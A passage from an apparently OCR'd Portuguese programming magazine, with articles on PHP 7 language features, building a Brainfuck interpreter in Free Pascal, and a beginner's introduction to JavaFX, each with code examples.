Repare que a única mudança nos exemplos de código acima, ocorre na linha 3. No PHP 5.6 não é permitido definir um tipo de retorno, se a instrução **: int** for acrescentada, o interpretador adusará um erro de sintaxe. Já no código da versão do PHP 7, ao indicarmos um tipo de retorno, o interpretador fará as devidas conversões. Se ao invés de declararmos o retorno do tipo **int**, tivéssemos declarado do tipo **float**, então as duas saídas seriam do tipo **float**, como está sendo demonstrado o terceiro exemplo da tabela acima.

Operador spaceship (“nave espacial”)

O operador scpaceship **<=>** , compara dois valores e retorna 0 (zero) se os dois operandos forem iguais, retorna -1 se o operando da direita for maior e retorna 1 se o operando da esquerda for maior. Este operador pode ser utilizado com qualquer tipo de dado, mas é preciso ficar atento a comparações de strings. Ele não compara apenas o tamanho das string, pois cada string é convertida em um número e isto influenciará o resultado, como pode ser visto nos exemplos abaixo.

Este operador é novo no PHP7 e se você tentar executar este código em versões anteriores, provavelmente aparecerá um erro de sintaxe.

```
<?php
//operatorSpaceship.php
$a = 10;
$b = 20;
print_r($a <=> $b); // -1

$a = 10;
$b = 10;
echo "<br />";
print_r($a <=> $b); // 0
```

```
$a = 20;
$b = 10;
echo "<br />";
print_r($a <=> $b); // 1

$a = "AAa"; //asc "A" -> 65
$b = "AAA"; //asc "a" -> 141
echo "<br />";
print_r($a <=> $b); // 1
?>
```

Divisão de inteiros e constant PHP_INT_MIN

O PHP fornece algumas constantes para obtermos os limites de tipos inteiros. Até a versão 5.6, só haviam as constantes PHP_INT_SIZE e PHP_INT_MAX, que informavam o números de bits para o tipo inteiro e o valor máximo de um tipo inteiro, respectivamente. O PHP não oferece suporte a inteiros não sinalizados. No PHP7 foi disponibilizada a constante PHP_INT_MIN, que informa o valor mínimo para o tipo inteiro.

A função intdiv (int intdiv (int $dividendo , int $divisor)) faz a divisão de inteiros. Antes da versão 7 não havia um operador e uma função para divisão de inteiros, e se o resultado da divisão fosse um número de ponto flutuante o PHP fazia a conversão automaticamente. Para obter somente a parte inteira, era preciso fazer a conversão para inteiros, como pode ser visto no exemplo a seguir. A linha 6 demonstra o resultado da constante PHP_INT_MIN, que na versão 5.6 não é reconhecida e imprime na tela o texto PHP_INT_MIN e a linha 12 demonstra como poderia ser feito a divisão de inteiros no PHP 5.6, visto que não existe a função intdiv().

Código PHP 5

```
<?php
// php5.6

echo PHP_INT_SIZE . "<br />";
echo PHP_INT_MAX . "<br />";
echo PHP_INT_MIN . "<br /><br />";

$var1 = 10;
$var2 = 3;

echo $var1 / $var2 . "<br />";
echo (int)($var1 / $var2) . "<br />";
echo intdiv($var1, $var2) . "<br />";
?>
```

Resultado

```
8
9223372036854775807
PHP_INT_MIN

3.3333333333333
3
```

Código PHP 7.0

```
<?php
// php7

echo PHP_INT_SIZE . "<br />";
echo PHP_INT_MAX . "<br />";
echo PHP_INT_MIN . "<br /><br />";

$var1 = 10;
$var2 = 3;
echo $var1 / $var2 . "<br />";
echo (int)($var1 / $var2) . "<br />";
echo intdiv($var1, $var2) . "<br />";
?>
```

Resultado

```
8
9223372036854775807
-9223372036854775808

3.3333333333333
3
3
```

Agrupamento de declarações use

Classes, funções e constantes podem ser agrupadas em uma linha. Antes da versão 7, para cada classe, função ou constante que precisava ser adicionada ao fonte atual, era preciso escrever uma linha de código. A partir da versão 7, os elementos em um mesmo diretório podem ser agrupados, diminuindo a quantidade de código a ser digitado. Veja no exemplo a seguir:

PHP 5.6 e versões anteriores

```
<?php
// PHP 5.6
use some\namespace\ClassA;
use some\namespace\ClassB;
use some\namespace\ClassC as C;

use function some\namespace\fn_a;
use function some\namespace\fn_b;
use function some\namespace\fn_c;

use const some\namespace\ConstA;
use const some\namespace\ConstB;
use const some\namespace\ConstC;
?>
```

Equivalente a partir da versão 7

```
<?php
// PHP 7
use some\namespace\{ClassA, ClassB, ClassC as C};
use function some\namespace\{fn_a, fn_b, fn_c};
use const some\namespace\{ConstA, ConstB,
                                        ConstC};
?>
```

> ***"A linguagem PHP surgiu na década de 1990 como uma linguagem de scripting interpretada no servidor (...)***

Conclusão

Novas versões de softwares sempre geram expectativas quanto às novas funcionalidades, melhorias de desempenho, maior produtividade etc, mas quando se trata de linguagens de programação com código legado é preciso ter cuidado. Antes de atualizar para a nova versão, é preciso realizar testes, verificar mudanças sintáticas e se aprofundar em todas essas mudanças.

Além das mudanças em código legado é importante também conhecer as novas funcionalidades para realmente aproveitar melhorias de produtividade e/ou desempenho, afinal, após trabalhar por anos seguindo um determinado padrão, deve haver um esforço para se adaptar a estas melhorias.

Um próximo artigo será escrito com o objetivo de descrever profundamente algum aspecto bem específico desta linguagem de programação.

> ***"A especificação do PHP pode ser encontrada em http://bit.ly/php-langspec. Possui uma sintaxe parecida com C e Perl."***

AUTOR

Escrito por Fábio Basso

Técnico em Processamento de Dados pelo Colégio Estadual Emílio de Menezes, graduado em Processamento de Dados pela UNOPAR - Arapongas, especialista em Ciência da Computação pela Universidade Estadual de Londrina. Trabalha com tecnologia da informação desde 1994, atuando na área acadêmica e no mercado. Leciona para o CST em Análise e Desenvolvimento de Sistemas pela UNOPAR - Arapongas desde 2003, assumiu a coordenação do curso em Jul/2016 e em paralelo atuou como consultor, desenvolvedor e gerente de tecnologia da informação, sempre focando na integração de teoria e prática. Apaixonado pela sua família, pelo ensino, por tecnologia e ciência.

Let's Brainfuck in Pascal!

Com os devidos créditos à originalidade do criador desta linguagem, e ainda mais pela originalidade e não menor acertividade pelo nome dado, Brainfuck é um clássico do mundo exotérico da programação. É inegável que, numa não muito usual conversa de café acerca de linguagens exotéricas, Brainfuck é comummente a primeira referida. Com o seu princípio extremamente simples e sintaxe altamente minimalista, esta linguagem consegue fazer jus ao seu nome num piscar de olhos.

Não obstante a sua alta aplicabilidade no mundo… exotérico, talvez?, Brainfuck representa um exercício bastante apetecível para a implementação de um parser. Estando disponível na Internet o código-fonte Assembly do interpretador de Brainfuck, a sua implementação noutras linguagens recorrendo a diferentes paradigmas representa um carácter didáctico inegável.

Neste artigo – ao qual referências ao calão não irão faltar por força da circunstância – será feita a implementação de um interpretador de Brainfuck em Pascal, recorrendo unicamente ao paradigma procedural. Iniciemos então esta curiosa jornada!

Uma brevíssima introdução ao Brainfuck

Não tendo este artigo por objectivo ser um tutorial desta linguagem exotérica, será simplesmente sumariado o princípio que a rege e os operadores que a constituem.

Brainfuck é uma linguagem que tem por princípio a utilização de uma cadeia de células (cells) que contêm um valor numérico positivo, o qual representa um caracter ASCII. Com os seus únicos 8 operadores, o programador desloca o apontador ao longo das células e modifica os seus valores unidade a unidade. Esta linguagem suporta de igual forma operadores I/O com um funcionamento extremamente simples: só é feito output e input de um caracter de cada vez.

Os 8 operadores são, portanto, os seguintes:

>	Desloca o apontador para a célula à direita
<	Desloca o apontador para a célula à esquerda
+	Incrementa em 1 unidade o valor da célula
-	Decrementa em 1 unidade o valor da célula
.	Faz *output* do valor da célula actual
,	Faz *input* de um caracter para a célula actual
[	Início de um ciclo
]	Fim de um ciclo

Denote-se que um ciclo em Brainfuck é terminado quando o valor da célula actual iguala zero. Convém referir, por último, que quaisquer caracteres que não sejam os 8 operadores são simplesmente ignorados pelo interpretador, sendo considerados comentários ao código.

Uma solução procedural

Como é tradicional na programação, o maior lema é "Dividir para conquistar". Para simplificar a implementação do parser, vamos subdividi-lo em problemas genéricos a resolver:

1) Como representar a cadeia de células?
2) Como gerir as células?
3) Como "consumir" os tokens?
4) Como inserir ciclos no parser?

É possível subdividir cada problema apresentado e, para cada um, várias soluções são possíveis. De uma forma igualmente genérica, estas são as respostas que proponho para a implementação de uma solução:

1) A cadeia de células será implementada através de um array dinâmico cujos valores são do tipo byte;
2) A gestão das células será feita com recurso a uma função por cada operação necessária;
3) Os tokens serão consumidos através de um ciclo que percorre todos os operadores do código;
4) Os ciclos serão implementados recorrendo a recursividade.

Todo o código do parser ficará numa unit fpbrainfuck (de Free Pascal Brainfuck), funcionando esta como uma pequena state machine, a qual será totalmente abstraída dos programas que importarem esta unit.

Para os propósitos do presente artigo, as operações I/O serão implementadas directamente na unit, ficando portanto reservada a uma utilização em aplicações CLI.

Declarações preliminares

Para representar os operadores, as boas práticas incentivam ao uso de constantes ao invés do uso directo dos caracteres no código. Desta forma:

```
const
  BF_NEXTCELL     = '>';
  BF_PREVIOUSCELL = '<';
  BF_INCCELL      = '+';
  BF_DECCELL      = '-';
  BF_OUTPUT       = '.';
  BF_INPUT        = ',';
  BF_BEGINCYCLE   = '[';
  BF_ENDCYCLE     = ']';
```

Uma vez que iremos necessitar de verificar se cada caracter presente no código Brainfuck é um operador, será

útil tê-los representados num set of char:

```
const
  BF_COMMANDS =
    [BF_NEXTCELL   , BF_PREVIOUSCELL,
     BF_INCCELL    , BF_DECCELL      ,
     BF_OUTPUT     , BF_INPUT        ,
     BF_BEGINCYCLE, BF_ENDCYCLE     ];
```

Uma vez que estas constantes são para uso exclusivo do parser, serão colocadas na secção de implementação da unit ao invés da de interface. Por seu turno, a representação das células dependerá de tipos de dados específicos:

```
type
  TBFCommand = char;
  TBFCycle   = array of TBFCommand;
  TBFCell    = byte;
  TBFArrCell = array of TBFCell;
```

Uma vez que cada operador representa um comando directo, um conjunto destes irá representar um ciclo. O parser irá, portanto, consumir os tokens fornecidos, sendo o conteúdo dos ciclos consumido recursivamente. Todo um programa Brainfuck será, portanto, considerado um ciclo por si mesmo, tendo como única diferença o facto de terminar com o fim de operações a realizar e não quando a célula actual tomar o valor zero:

```
procedure ParseBrainfuck(code : TBFCycle);
```

A implementação deste procedimento e sua adaptação para acomodar ciclos serão efectuadas mais à frente.

Comportamento da state machine

Uma vez que o interpretador terá como princípio uma state machine minimalista, duas variáveis constituirão o cerne de todas as operações: o array de células e o respectivo apontador.

```
var
  datacells : TBFArrCell;
  cellidx : longword;
```

Estas variáveis só serão acessíveis na secção de implementação da unit, pelo que não devem ser declaradas na secção de interface uma vez que, dessa forma, estariam publicamente acessíveis aos programas que a importassem, constituindo um elevado risco.

A *state machine* será automaticamente inicializada aquando do arranque do programa que iomportar a unit fpbrainfuck e, da mesma forma, será automaticamente destruída:

```
initialization
  SetLength(datacells, 1);
  datacells[0] := 0;
  cellidx := 0;

finalization
  SetLength(datacells, 0);
  datacells := nil;
```

Uma vez que qualquer programa em Brainfuck inicia-se obrigatoriamente com uma célula c0 definida, a inicialização da *unit* alocará de imediato uma célula no array dinâmico. Logicamente, o apontador iniciará com o índice 0 (zero), apontando assim para a primeira célula.

Gestão das células

À medida que o código é interpretado, as seguintes operações podem ser realizadas:

- Avançar para a célula seguinte ou anterior;
- Incrementar ou decrementar o valor da célula actual.

Uma vez que um programa em Brainfuck só se inicia com uma célula, é necessário criar novas células à medida que são necessárias, o que constitui uma quinta operação de gestão das células. Para realizar as operações I/O, também será necessário aceder e alterar o valor destas de forma directa.

Cada uma destas operações será implementada em métodos separados. A criação de uma célula implica a alocação de mais espaço para o array dinâmico, devendo o seu valor inicial ser zero:

```
procedure CreateCell;
begin
  SetLength(datacells, Length(datacells)+1);
  datacells[High(datacells)] := 0;
end;
```

A fim de se conferir a necessidade da criação de novas células, será útil uma função que devolva o número de células actualmente existentes:

```
function CountCells : longword;
begin
  CountCells := Length(datacells);
end;
```

O incremento e decremento do valor de cada célula são igualmente alcançados com dois procedimentos nos quais se deve ter em atenção que o seu valor se encontra no intervalo [0,255].

```
procedure IncCell(idx : longword);
begin
  if datacells[idx] < 255 then
    Inc(datacells[idx]);
end;

procedure DecCell(idx : longword);
begin
  if datacells[idx] > 0 then
    Dec(datacells[idx]);
end;
```

Para realizar o output do conteúdo de uma célula, deverá ser feita a tradução do valor numérico para o respectivo caracter da Tabela ASCII:

```
function CellToChar(data : TBFCell) : char;
begin
  CellToChar := Chr(data);
end;
```

A obtenção do valor da célula será de igual forma alcançada através de uma função própria:

```
function GetCell(idx : longword) : TBFCell;
begin
  GetCell := datacells[idx];
end;
```

Assim, o output constitui a utilização destas duas últimas funções em conjunto:

```
procedure OutputCell(idx : longword);
begin
  write(CellToChar(GetCell(idx)));
end;
```

O input requer a tradução inversa, sendo o caracter lido do teclado convertido no respectivo número da Tabela ASCII:

```
procedure InputCell(idx : longword);
begin
  datacells[idx] := Ord(ReadKey);
end;
```

Gestão de ciclos

Para este interpretador, um ciclo é definido como um conjunto de operadores. Em código, tal traduz-se num array dinâmico de caracteres, conforme ficou definido anteriormente. Mais uma vez, sendo um array dinâmico, é necessário alocar e libertar espaço para ele:

```
function GenerateCycle : TBFCycle;
begin
  SetLength(GenerateCycle, 0);
end;

procedure FreeCycle(var cycle : TBFCycle);
begin
  SetLength(cycle, 0);
  cycle := nil;
end;
```

Para adicionar operadores a um ciclo, iremos recorrer ao seguinte procedimento:

```
procedure AddToCycle(ch : TBFCommand;
                     var cycle : TBFCycle);
begin
  SetLength(cycle, Length(cycle)+1);
  cycle[High(cycle)] := ch;
end;
```

Parsing do código Brainfuck

As **operações** em Brainfuck são, como vimos anteriormente, seis: input e output dos dados das células, mudança do apontador e mudança do valor das células. Com os métodos até agora criados, o processamento destas operações traduz-se num procedimento extremamente simples:

```
procedure ProcessBrainfuck(ch : TBFCommand);
begin
  case ch of
    BF_INPUT        : InputCell(cellidx);
    BF_OUTPUT       : OutputCell(cellidx);
    BF_INCCELL      : IncCell(cellidx);
    BF_DECCELL      : DecCell(cellidx);

    BF_NEXTCELL     :
      begin
        Inc(cellidx);
        if CountCells-1 < cellidx then
          CreateCell;
      end;

    BF_PREVIOUSCELL :
      begin
        if cellidx > 0 then
          Dec(cellidx);
      end;
  end;
end;
```

Contudo, este procedimento recebe operações de forma directa. Portanto, é necessário criar um parser que consuma os tokens do código Brainfuck o qual seja igualmente capaz de lidar com ciclos. Como definido no princípio do artigo, o procedimento ParseBrainfuck recebe um ciclo e tratará de analisar os tokens. Uma vez que um ciclo pode conter ciclos dentro de si, este será um método recursivo. Todavia, também havíamos definido que o programa completo é em si mesmo um ciclo, tendo como única diferença o modo de término (dá-se com o fim de operações e não se baseia no valor das células).

De forma a implementar esta diferença, podemos fazer overload do procedimento de forma a conter uma flag que indique se se está na presença de um ciclo clássico de Brainfuck ou do programa completo:

```
procedure ParseBrainfuck(code : TBFCycle;
                         iscycle : boolean);
          overload;
```

Desta forma, o procedimento inicial simplesmente irá chamar este método overloaded, passando a flag com o valor false, o qual indicará que se trata do programa completo:

```
procedure ParseBrainfuck(code : TBFCycle);
begin
  ParseBrainfuck(code, false);
end;
```

Ora, um ciclo em Brainfuck termina quando a célula actual tomar o valor zero. Portanto, todo o parsing será feito dentro do seguinte ciclo:

```
repeat
  // parser
until (not iscycle) or (iscycle and (GetCell
(cellidx) = 0));
```

Para percorrer os tokens presentes no argumento thecode, necessitaremos de uma variável i do tipo longword, ficando o parser, por fim, dentro deste segundo ciclo:

```
i := 0;

while i <= High(code) do begin
```

```
  // parser
  Inc(i);
end;
```

Uma vez que só um total de 8 caracteres constitui a sintaxe de Brainfuck, necessitaremos de verificar se o token actual é, de facto, um operador Brainfuck (ao qual denominámos de command):

```
if IsBFCommand(code[i]) then begin
  // ciclos?
  ProcessBrainfuck(code[i]);
end;
```

Insere-se, portanto, a necessidade de uma nova função para verificar se um caracter é, de facto, um operador Brainfuck:

```
function IsBFCommand(ch : TBFCommand) : boolean;
begin
  IsBFCommand := CharInSet(ch, BF_COMMANDS);;
end;
```

Agora que sabemos se um token é um operador da linguagem Brainfuck, falta apenas implementar o suporte a ciclos. Para tal, iremos necessitar das seguintes variáveis:

```
var
  cycle_count : byte;
  acycle : TBFCycle = nil;
```

Quando o token é "[", iremos ler todo o conteúdo do ciclo até se encontrar o "]" correspondente. Para tal, é necessário acautelar a eventualidade de existirem ciclos encadeados: esta é a função do contador cycle_count. Iniciamos então por gerar um ciclo em memória, inicializar o contador a 1 e avançar para o próximo token:

```
if code[i] = BF_BEGINCYCLE then begin
  acycle := GenerateCycle;
  cycle_count := 1;
  Inc(i);
end;
```

Vamos assumir que o código não tem erros, pelo que não existem parêntesis desemparelhados. A obtenção do conteúdo do ciclo é realizada com o seguinte ciclo:

```
while (code[i] <> BF_ENDCYCLE) or
      (cycle_count > 0) do
begin
  if code[i] = BF_ENDCYCLE then
    Dec(cycle_count)
  else if code[i] = BF_BEGINCYCLE then
    Inc(cycle_count);
  if cycle_count <> 0 then
    AddToCycle(code[i], acycle);
  Inc(i);
end;
```

Após a obtenção do conteúdo do ciclo, realizamos o parsing recursivo deste, seguido da libertação da memória alocada:

```
ParseBrainfuck(acycle, true);
FreeCycle(acycle);
```

Note-se a flag passada com o valor *true*.

Carregamento em memória do código

É verdade! O interpretador de Brainfuck está concluído! Contudo, ainda nos resta um problema... o carregamento do código a partir de um ficheiro.

De forma a que um ficheiro com código Brainfuck seja traduzido num *TBFCycle*, necessitaremos de realizar o *loading* do ficheiro em memória:

```
function LoadBrainfuck(filename : string;
                       out thecode : TBFCycle)
         : boolean;
var
  f  : file of char;
  ch : char;
begin
  LoadBrainfuck := FileExists(filename);
  if not LoadBrainfuck then
    Exit;

  AssignFile(f, filename);
  Reset(f);
  thecode := GenerateCycle;
  while not eof(f) do begin
    read(f, ch);
    AddToCycle(ch, thecode);
  end;
  CloseFile(f);
end;
```

Não esquecendo o facto da memória alocada para um array dinâmico necessitar de ser libertada, será necessário implementar o seguinte método:

```
procedure FreeBrainfuck(var thecode : TBFCycle);
begin
  FreeCycle(thecode);
end;
```

Limitações da unit

A unit fpbrainfuck, tal como foi aqui implementada, apresenta algumas limitações:

- Não é permitido interpretar mais do que um ficheiro de código de cada vez, o que impossibilita o seu potencial uso em multithreading;
- O suporte a "comentários" em Brainfuck não é completo;
- Só é suportado o seu uso em aplicações CLI;
- É exigido ao programador a alocação e libertação explícitas da memória reservada ao código;
- Uma vez que não está definido um standard de Brainfuck, esta implementação pode não funcionar com todos os códigos disponibilizados na Internet.

Yet Another Brainfuck Interpreter...

Uma vez implementada a nossa unit fpbrainfuck, resta-nos implementar um pequeno programa que realize a interpretação de código Brainfuck. Para

tal, vamos assumir que o nome do ficheiro é passado como um argumento na linha de comandos:


```
program brainfuck;
uses fpbrainfuck;

var
  code : TBFCycle;

begin
  if ParamCount = 1 then begin
    if LoadBrainfuck(ParamStr(1), code) then begin
      ParseBrainfuck(code);
      FreeBrainfuck(code);
      writeln;
    end;
  end;
  {$IFDEF windows}
    readln;
  {$ENDIF}
end.
```

Uma vez que encapsulámos todo o parser e o seu comportamento na unit, resta-nos apenas imaginação para implementar um interpretador a gosto. Adaptando a unit para generalizar as operações I/O, torna-se ainda possível usar esta unit para aplicações GUI.

fpbrainfuck no GitHub

Por pura diversão, mantenho este interpretador actualizado num Gist na minha conta do GitHub: http://bit.ly/2hDxn8H

Lá podem encontrar uma implementação mais "divertida" do interpretador, assim como a unit com algumas das limitações já colmatadas (mas cuja implementação fugiria ao âmbito do presente artigo).



AUTOR

Escrito por Igor Nunes

Farmacêutico de profissão e programador amador nos tempos livres, tem um fascínio pelo mundo da tecnologia e a programação é-lhe uma verdadeira terapria anti-stress sem medicamentos. E um bom café com um Pastel de Belém!

JavaFX : Uma Breve Introdução

Recentemente tive a necessidade de alterar a interface gráfica de uma aplicação, que tinha sido feita em Java Swing, para incluir mais uns campos. Mas a alteração, apesar de simples, revelou-se uma dor de cabeça devidos aos compromissos de código assumidos.

Aconselhei-me com outros colegas, investiguei e optei por experimentar o JavaFX e pouco tempo depois tinha uma nova interface gráfica a funcionar. J

O que é o JavaFX?

É um conjunto de bibliotecas que permitem criar aplicações gráficas e é o sucessor do Java Swing, no entanto ambos vêm incluídos no JDK:

- JDK 7 update 6: com JavaFX 2.2
- JDK 8: com JavaFX 8

Apesar de a nomenclatura do JavaFX ser diferente, muitos dos conceitos mantém-se semelhantes com o Java Swing, pelo que a transição não será penosa, muito pelo contrário.

Conceitos Básicos

Esta frase de William Shakespeare ajuda a compreender dois conceitos importantes:

"All the world's a stage, And all the men and women merely players".

Uma aplicação em JavaFX corre num palco ("Stage") e é composto por inúmeras cenas ("Scenes").

A "Stage" é a janela da aplicação, onde está o titulo e os botões de maximizar, minimizar e fechar. Enquanto uma "Scene" representa todo o conteúdo de uma janela.

Todos os intervenientes da aplicação (Stages, Scenes, Controlos) são "nós". E um nó pode conter muitos nós. Em analogia com XML, um NÓ é um elemento XML.

Ciclo de vida

O ciclo de vida de uma aplicação JavaFX é simples. A classe estende de Application e sempre que uma aplicação arranca são executadas as seguintes tarefas:

1. É criada uma instancia da classe Application
2. É invocado o método init();
3. É invocado o método start(javax.stage.Stage);
4. Espera que o programa seja terminado (Plataform.exit())
5. É invocado o método stop();

O método start(javax.stage.Stage) é abstrato e têm que ser implementado, enquanto os métodos init() e stop() têm implementação mas não fazem nada.


Hello World

Para estes exemplos vou usar a versão 8u122 do Java que inclui de origem o JavaFX versão 8.

Neste primeiro exemplo vou criar o famoso "Hello World" e a ideia é criar uma classe que estende de Application, implementa o método start(javafx.scene.Scene) e invoca o método launch(String[] args).

```
public class HelloWorld extends Application {

  public static void main(String[] args) {
    launch(args);
  }

  @Override
  public void start(Stage primaryStage)
    throws Exception {
    // Stage Title
    primaryStage.setTitle("Hello World");

    // Begin Scene definition
    Label helloLabel = new Label();
    helloLabel.setText("Hello World!");

    StackPane stackPane = new StackPane();
    stackPane.getChildren().add(helloLabel);

    Scene scene = new Scene(
                      stackPane, // Layout Pane
                      200,       // width
                      200        // height
                      );
    // End Scene definition

    // Add Scene to Stage
    primaryStage.setScene(scene);
    // Show Stage
    primaryStage.show();
  }
}
```

Este é o resultado:



Muito fixe ☺

Layouts da Aplicação

O conteúdo da janela pode ser personalizado de acordo com as necessidades da interface gráfica.

Em JavaFX o Pane é o equivalente ao Layout do Java Swing e muitos dos tipos são similares, ou seja, o BorderPane é equivalente ao BorderLayout, GridPane é equivalente ao GridLayout, por entre outros. Os Panes podem ser combinados se assim for necessário.

Na aplicação apresentada, o layout é configurado com um StackPane que empilha um componente em cima do anterior.

É importante definir previamente o layout da interface gráfica, para se poder identificar que Panes vão ser necessários e combinados.

Interação com o Utilizador

Para que a aplicação possa interagir com o utilizador, existem inúmeros controlos que podem ser utilizados:

Labels, Button, ChoiceBox, TextField, DatePicker, FileChooser são alguns dos controlos existentes.

A utilização dos controlos segue o padrão:

- Criar o controlo
- Personalizar o controlo
- Adicionar o controlo à Scene

Say Hello to...

Nesta nova aplicação vou combinar estes componentes para dizer “Hello <Nome>”. Muito simples, mas que vai abranger um conjunto de temas.

Vão ser colocados os seguintes controlos:

- Label
- TextField
- Button

Como se quer que eles fiquem alinhados verticalmente, vai ser utilizado o VBox como Pane.

Quando se clicar no botão, aparece uma janela a dizer “Hello <Nome>”.


```
@Override
public void start(Stage primaryStage)
throws Exception {
  this.primaryStage= primaryStage;
  // Stage Title
  primaryStage.setTitle("Hello ....");
  // Begin Scene1 definition
  Label helloLabel = setLabel1();
  setTextField1();
  Button helloButton = setButton1();
  setScene1(helloLabel, helloButton);
  // End Scene1 definition
  // Begin Scene2 definition
  setLabel2();
  Button helloButton2 =getButton2();
  setScene2(helloButton2);
  // End Scene2 definition

  // Add Scene to Stage
  primaryStage.setScene(scene1);
  // Show Stage
  primaryStage.show();
}
```


A implementação dos métodos das Scene, labels e textfield é semelhante ao exemplo anterior, pelo que são omitidos. No entanto realça-se a definição dos botões.

```
private Button setButton1() {
  Button helloButton = new Button();
  helloButton.setId("helloButtonId");
  helloButton.setText("Say Hello");
  helloButton.setPrefWidth(100);
  helloButton.setPrefHeight(25);
  helloButton.setOnAction(
    new EventHandler<ActionEvent>() {
      @Override
      public void handle(ActionEvent event) {
        helloLabel2.setText(
          "Hello "+helloTextField.getText()
        );
        primaryStage.setScene(scene2);
      }
    });
  return helloButton;
}
```

O evento que despoleta a ação é definido com o método setOnAction, que aceita como parâmetro uma instância de EventHandler<ActionEvent> que só precisa de implementar o método handle(ActionEvent event). Neste caso obtém o valor da caixa de texto, coloca na label da segunda Scene e muda o Stage para a segunda Scene.

O output da aplicação é o seguinte





Tips and Tricks

Esta breve introdução apenas abre a porta para um grande mundo no JavaFX, mas deixo algumas recomendações que a longo prazo poupam tempo e paciência J

Design First Write After

Um dos maiores desafios é colocar os controlos onde queremos. Recomendo que se desenhe a aplicação num formato físico e se identifique quais são os Panes e controlos que são precisos para ficar de acordo com o que se pretende

Naming Convention

Adotar uma convenção para os nomes dos controlos. Recomendo a *Hungarian Notation*, em que o nome da variável contem o tipo de dados a que se refere. No exemplo anterior:

Button helloButton;

Ao longo da implementação sabe-se sempre qual é o que é o helloButton.

Define the IDs

Em todos os controlos criados, fazer set do seu ID. Sugiro que se use o mesmo nome da variável que se esta a usar uma vez que só por si já garante univocidade.

Ao longo do código pode-se obter o controlo da seguinte forma:

```
Scene scene = primaryStage.getScene();
Node nodeToFind = scene.lookup("#nodeToFindId");
```

É de notar o cardinal, é obrigatório para mapear os controlos.

